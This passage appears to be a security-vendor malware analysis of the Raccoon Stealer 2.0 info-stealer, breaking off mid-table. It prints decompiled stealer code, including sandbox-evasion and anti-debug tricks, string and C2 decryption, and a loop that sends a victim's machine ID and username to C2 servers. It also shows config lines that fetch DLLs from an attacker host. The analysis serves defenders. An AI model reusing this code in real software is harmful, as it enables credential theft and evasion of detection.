Raccoon Stealer 2.0 Malware analysis

any.run/cybersecurity-blog/raccoon-stealer-v2-malware-analysis/

ANY.RUN August 30, 2022

Raccoon Stealer was one of the most mentioned malware in 2019. Cybercriminals sold this simple but versatile info stealer as a MaaS just for $75 per week and $200 per month. And it successfully attacked numerous systems. But in March 2022, threat authors shut down their operations.

In July 2022, a new variant of this malware was released. And now Raccoon Stealer 2.0 has gone viral and got a new name in the wild – RecordBreaker. In this article, we will analyze several samples of the info stealer to find out its techniques and what data it collects.

What is Raccoon Stealer?

Raccoon Stealer is a kind of malware that steals various data from an infected computer. It's quite a basic malware, but hackers who provide excellent service and simple navigation have made Raccoon popular.

Raccoon malware*Raccoon malware*


The malware's owners are interested in the following data:

- Login/password pairs from various services saved in browsers
- Cookies from different browsers
- Bank data
- Cryptocurrency wallets
- Credit card information
- Arbitrary files, which can be of interest to intruders

Raccoon – a sample overview

In the process of malware analysis, we worked with the following samples:

sha-256
9ee50e94a731872a74f47780317850ae2b9fae9d6c53a957ed7187173feb4f42
0142baf3e69fe93e0151a1b5719c90df8e2adca4301c3aa255dd19e778d84edf
022432f770bf0e7c5260100fcde2ec7c49f68716751fd7d8b9e113bf06167e03
048c0113233ddc1250c269c74c9c9b8e9ad3e4dae3533ff0412d02b06bdf4059
263c18c86071d085c69f2096460c6b418ae414d3ea92c0c2e75ef7cb47bbe693
27e02b973771d43531c97eb5d3fb662f9247e85c4135fe4c030587a8dea72577
494ab44bb96537fc8a3e832e3cf032b0599501f96a682205bc46d9b7744d52ab
f26f5331588cb62a97d44ce55303eb81ef21cf563e2c604fe06b06d97760f544
fcdc29b4d9cb808c178954d08c53c0519970fe585b850204655e44c1a901c4de



File name: D:/fcdc29b4d9cb808c178954d08c53c0519970fe585b850204655e44c1a901c4de.bin

File type: PE32
Entry point: 0040776f
Base address: 00400000

Sections: 0005
Time date stamp: 2022-08-09 16:53:49
Size of image: 00012000

Scan: Automatic
Endianness: LE
Mode: 32-bit
Architecture: I386
Type: GUI


PE32
Linker: Microsoft Linker(14.29**)[GUI32] S ?

☑ Deep scan ☑ Recursive scan □ All types

100% 44 msec

Raccoon malware overview in DiE

MITRE ATT&CK Matrix produced by ANY.RUN Sandbox:



Credential access
- Credentials from Password Stores (1/1)
  - Credentials from Web Browsers 6
- Unsecured Credentials (1/4)
  - Credentials In Files 12

Discovery
- Software Discovery (0/1) 6 190
- Query Registry 193
- System Information Discovery 3

Lateral movement

Collection
- Email Collection (1/3)
  - Local Email Collection 2

Challenges during the malware analysis of Raccoon stealer v2

Raccoon stealer v.2 got extremely famous, and, of course, we decided to look into it closely. And here, we have faced several challenges:

When we first started our malware analysis, we immediately got a sample **9ee50e94a731872a74f4778037850ae2b9fae9d6c53a957ed7187173feb4f4**, which we were unable to run in our sandbox. This example was packed and immediately finished execution when we tried to run it in a virtual environment. So, our team decided to investigate the sandbox evasion mechanisms.

During the sample’s reverse-engineering, we encountered another issue: the packer detects the presence of Anti-Anti-Debugger and terminates before checking the execution’s environment. In our case, we used TitanHide.


When running the program under a debugger, the NtQueryInformationProcess call causes the ProcessInformation variable to be overwritten. The packer compares the random value written to this variable earlier with the value after the call. If they are different, it stops execution.

The challenge was solved with the following script for x64dbg:

```
bphc
run
findallmem 0, #e91727f5ff#
bph ref.addr(0)+5
run
 $p = [esp+0x10]
$val = [p]
log "secret:{0}",$val
bphc
sti
sti
mov [$p], $val
ret
```

It turned out that the bug was known but had not been fixed at the moment of our research. After the report, it was fixed. Therefore, this Anti-debugger detection method no longer works.

But this script didn’t solve the problem of running in the virtual environment without a debugger. So we continued our malware analysis and came across an interesting piece of code:



```
E9 67C1A6FF     jmp dd4cedc22c0a03d06a02e0fa290c8d9243e
9D              popfd
0F31            rdtsc
90              nop
E8 B7B9ACFF     call dd4cedc22c0a03d06a02e0fa290c8d9243
```

As it turned out, this piece of code is executed differently in virtual and real environments. An exception occurs after the IF flag is set in the flag register with the popfd command. If we run in a virtual environment, the exception handler pre-installed by the malware considers that the exception occurred on the “call” instruction.

However, when running on a real machine, the exception occurs on the “nop” instruction. Thus, by comparing the addresses of the exceptions that occurred, the malware determines the presence of a virtual environment.


Bypassing this check is enough to decrease the EIP register value by one when entering the exception handler. After that, the malware is successfully launched.

After making the necessary corrections on our end, this detection method no longer works in ANY.RUN sandbox.

Execution process of RecordBreaker malware

Loading WinAPI libraries, getting addresses of used functions

First, Raccoon dynamically loads WinAPI libraries using kernel32.dll!LoadLibraryW and gets addresses of WinAPI functions using kernel32.dll!GetProcAddress




```
hKernel32 = LoadLibraryW(L"kernel32.dll");
if (hKernel32 != (HMODULE)NULL) {
  g_dwLoadLibraryW = GetProcAddress(hKernel32,"LoadLibraryW");
  hShlwapi = (*g_dwLoadLibraryW)(L"Shlwapi.dll");
  hOle32 = (*g_dwLoadLibraryW)(L"Ole32.dll");
  hWinInet = (*g_dwLoadLibraryW)(L"WinInet.dll");
  hAdvapi32 = (*g_dwLoadLibraryW)(L"Advapi32.dll");
  hUser32 = (*g_dwLoadLibraryW)(L"User32.dll");
  hCrypt32 = (*g_dwLoadLibraryW)(L"Crypt32.dll");
  hShell32 = (*g_dwLoadLibraryW)(L"Shell32.dll");
  (*g_dwLoadLibraryW)(L"Bcrypt.dll");
  g_dwGetProcAddress = GetProcAddress(hKernel32,"GetProcAddress");
  g_dwGetCurrentProcess = (*g_dwGetProcAddress)(hKernel32,"GetCurrentProcess");
  g_dwGetEnvironmentVariableW = (*g_dwGetProcAddress)(hKernel32,"GetEnvironmentVariableW");
  g_dwGetFileSize = (*g_dwGetProcAddress)(hKernel32,"GetFileSize");
  g_dwGetDriveTypeW = (*g_dwGetProcAddress)(hKernel32,"GetDriveTypeW");
```

Raccoon is dynamically loading needed libraries and getting WinAPI imports addresses

Decryption of strings

Depending on the sample, the algorithm for encrypting strings can be:

- encrypted with RC4 algorithm, then encoded into the Base64 format
- XOR encrypted with a random key, e.g.:



```
DAT_0040e410 = str_xor_dec("D\x0f^F\fk","0c94a4d4e8ee8e56",6);
DAT_0040e3f4 = str_xor_dec("\x04\x12\x16=","aeebf7b3209d076c",4);
DAT_0040e268 = str_xor_dec("\x04\x11\x01E9","ccc7fd7221c7444a",5);
DAT_0040e460 = str_xor_dec("UAPCRh","1231676982d2f983",6);
```

Raccoon Stealer is using XOR strings encryption

encryption may not be applied at all

Examples of decrypted strings:

logins.json
\autofill.txt
\cookies.txt
\passwords.txt
formhistory.sqlite

…

C2 servers decryption


The next malware step is to decrypt C&C servers. There can be several up to five ones. As in the case of strings, the encryption algorithm of C&C servers may vary depending on a sample.

From all the samples we have reviewed, at least two methods have been identified:

Encryption using the RC4 algorithm with further recoding to Base64:

Raccoonstealer is using RC4 -> Base64 encryption chain for C2s*Raccoonstealer is using RC4 -> Base64 encryption chain for C2s*

Encryption with XOR:



```
arr_c2c_servers[0] = xor_c2_dec((byte *)"\t\x12\x16EY\x19\x1c\x02Z\a\x18");
do {
  if (*enc_c2 == ' ') {
    enc_c2[idx] = 0;
    return pResBuff;
  }
  key_idx = (*_lstrlen)("afb5c633c4650f69312baef49db9dfa4");
  key_idx = i_curr_char % key_idx;
  i_curr_char = i_curr_char + 1;
  enc_c2[idx] = *enc_c2 ^ "afb5c633c4650f69312baef49db9dfa4"[key_idx];
  enc_c2 = enc_c2 + 1;
} while (i_curr_char < 64);
```


Raccoon malware is using

XOR C2s encryption

Raccoon termination triggers

At this stage the malware has not executed any malicious code yet. There are certain triggers that may cause the program to terminate without executing any other actions.

The user's locale is checked (in some samples, certain locales corresponding to the locales of CIS countries cause Raccoon to terminate)




```
res = (*g_dwGetUserDefaultLocaleName)(UserDefaultLocaleName,85);
if (res != 0) {
  p_locale_ru = &gp_locale_ru;
  do {
    res = (*g_dwStrStrIW)(UserDefaultLocaleName,*p_locale_ru);
    if (res != 0) break;
    p_locale_ru = p_locale_ru + 1;
  } while (p_locale_ru != (undefined **)&p_locale_ru_endc);
}
```

Raccoon is checking for specific

user locale

A check is made to see if the malware has been rerun, in parallel with another sample running on this machine. RecordBreaker tries to open a particular mutex (the value of the mutex varies in different samples). If it succeeds, it terminates immediately. If not, it creates the mutex itself.




```
iResult = (*g_dwOpenMutexW)(MUTEX_ALL_ACCESS,0,L"iqroq5112542785672901323");
if (iResult == 0) {
  (*g_dwCreateMutexW)(0,0,L"iqroq5112542785672901323");
}
else {
  (*g_dwExitProcess)(2);
}
```

Raccoon v2 is

checking for a specific mutex

We can see the result in ANY.RUN: the mutex was created.




4.218 s +1 ms

Time	Operation	Type	Name	Status
+17 ms	Open	Mutex	iqroq5112542785672901323	0xC0000034
+17 ms	Create	Mutex	iqroq5112542785672901323	0x00000000

Mutex operations are captured by ANY.RUN interactive sandbox

Privilege Level Check

After creating a mutex, the malware performs a System/LocalSystem level privilege check using Advapi32.dll!GetTokenInformation and Advapi32.dll!ConvertSidToStringSidW comparing StringSid with L “S-1-5-18”:




```
dwDesiredAccess = 8;
hCurrProc = (*g_dwGetCurrentProcess)();
iResult = (*_dwOpenProcessToken)(hCurrProc,dwDesiredAccess,TokenHandle);
if ((iResult != 0) &&
   ((iResult = (*g_dwGetTokenInformation)
                          (hTokenHandle,1,0,dwTokenInformationLen,&dwTokenInformationLen),
    iResult != 0 || (iResult = (*g_dwGetLastError)(), iResult == 0x7a)))) {
  TokenInformation = (PSID)(*g_dwGlobalAlloc)(0x40,dwTokenInformationLen);
  iResult = (*g_dwGetTokenInformation)
                       (hTokenHandle,1,TokenInformation,dwTokenInformationLen,
                        &dwTokenInformationLen);
  if (iResult != 0) {
    StringSid = (LPWSTR *)0x0;
                  /* WARNING: Load size is inaccurate */
    iResult = (*g_dwConvertSidToStringSidW)(*TokenInformation,&StringSid);
    if (iResult != 0) {
      iResult = (*g_dwLstrCmpiW)(L"S-1-5-18",StringSid);
      (*g_dwGlobalFree)(TokenInformation);
      return iResult == 0;
    }
  }
}
return false;
```

Raccoonstealer 2.0 is checking for System/LocalSystem privileges

Process enumeration

If the check shows that RecordBreaker has the privilege level it needs, it starts enumerating processes using the TlHelp32 API (kernel32.dll!CreateToolhelp32Snapshot to capture processes and kernel32.dll!Process32First / kernel32.dll!Process32Next). In our samples this information isn’t collected or processed in any way.



```
hSnapshot = (HANDLE)(*g_dwCreateToolhelp32Snapshot)(TH32CS_SNAPPROCESS,0);
ProcEntry.dwSize = 0x22c;
iRes = (*g_dwProcess32First)(hSnapshot,&ProcEntry);
if (iRes != 0) {
  do {
    iRes = (*g_dwProcess32Next)(hSnapshot,&ProcEntry);
  } while (iRes != 0);
  iRes = 1;
}
return iRes;
```


Raccoon malware is enumerating currently running processes

Connecting to C2 servers

The next important step is to attempt to connect to one of the C&C servers. To do this, Raccoon stealer generates a string like:

```
machineId={machineguid}|{username}&configId={c2_key}
```

Then the program tries to send a POST request with the string to every possible server.



```
curr_c2c_index = 0;
do {
  pwc_reusable = (wchar_t *)str_multibyte_to_widechar(arr_c2c_servers[curr_c2c_index]);
  i_result_reusable = (*g_dwLstrLenW)(pwc_reusable);
  if (pwc_reusable[i_result_reusable + -1] != L'/') {
    pwc_reusable = str_concat(pwc_reusable,L"/");
  }
  wsc_conn_res = (wchar_t *)c2c_connect(pwc_reusable,res_str,http_req,&_g_wsc_forwslashastx);
  i_result_reusable = (*g_dwLstrLenW)(wsc_conn_res);
  if (63 < i_result_reusable) {
    wsc_machine_guid = (wchar_t *)(*g_dwStrCpyW)(wsc_machine_guid,pwc_reusable);
    (*g_dwLocalFree)(pwc_reusable);
    break;
  }
  (*g_dwLocalFree)();
  if (wsc_conn_res == (wchar_t *)0) {
    (*g_dwLocalFree)(0);
  }
  curr_c2c_index = curr_c2c_index + 1;
} while (curr_c2c_index < 5);
```

Raccoon Stealer is trying to connect to C2s

An example of a connection request that was intercepted by the HTTP MITM proxy feature in ANY.RUN sandbox:

Raccoon info stealer C2 connection request*Raccoon info stealer C2 connection request*

It is important to note that if there are multiple C&C servers, the malware will only accept commands from the one it was able to connect to first. In response to the above request, the server will send the malware a configuration. If RecordBreaker fails to connect to any of the C&C servers, it will stop its work.

Description of the malware configuration structure

Configuration lines are divided into prefixes, each tells the malware how to interpret a particular line. Here is a table describing these prefixes and what they do:

<table>
<tr><th>Prefix</th><th>Example</th><th>Prefix’s function</th></tr>
<tr><td>libs_</td><td>libs_nss3:http://{HOSTADDR}/{RANDOM_STRING}/nss3.dll
libs_msvcp140:http://{HOSTADDR}/{RANDOM_STRING}/msvcp140.dll
